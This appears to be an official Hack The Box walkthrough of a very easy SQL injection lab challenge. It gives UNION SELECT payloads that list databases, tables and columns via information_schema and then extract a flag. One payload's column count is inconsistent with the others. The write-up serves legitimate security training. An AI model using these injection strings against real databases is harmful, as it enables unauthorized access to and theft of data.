

HACKTHEBOX



Unholy Union

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Difficulty: Very Easy

Classification: Official

Synopsis

• Unholy Union is a very easy web challenge designed to help players understand and exploit SQL Injection.

Skills Required


Basic knowledge of SQL

Skills Learned


• SQL Injection

Solution


Visiting the web app displays the following page:



We can perform a search, which updates the SQL query, and clicking the search button shows the results in both the web app and the debug window.




Let's add a quote to see if we can break out of the SQL query and inject our own commands.



We get a syntax error, which means we can inject SQL. Let's retrieve all the existing databases using the following query:


Gun' UNION SELECT NULL, NULL, NULL, (SELECT GROUP_CONCAT(SCHEMA_NAME) FROM information_schema.schemata) -- -



Running this query shows a database named [halloween_inventory] in addition to the default ones.


Next, let's fetch all the tables in this database with the following query:

Gun' UNION SELECT NULL, NULL, NULL, NULL, (SELECT GROUP_CONCAT(TABLE_NAME) FROM
information_schema.tables WHERE TABLE_SCHEMA='halloween_inventory') -- -




We see a table named flag. Now, let's find the columns in this table to retrieve data. Use this query:

Gun' UNION SELECT NULL, NULL, NULL, (SELECT GROUP_CONCAT(COLUMN_NAME) FROM information_schema.columns WHERE table_name='flag') -- -



Now that we know the column and table names, let's fetch the flag using this query:

Gun' UNION SELECT NULL, NULL, NULL, (SELECT GROUP_CONCAT(flag) FROM flag) -- -



This completes the challenge!:)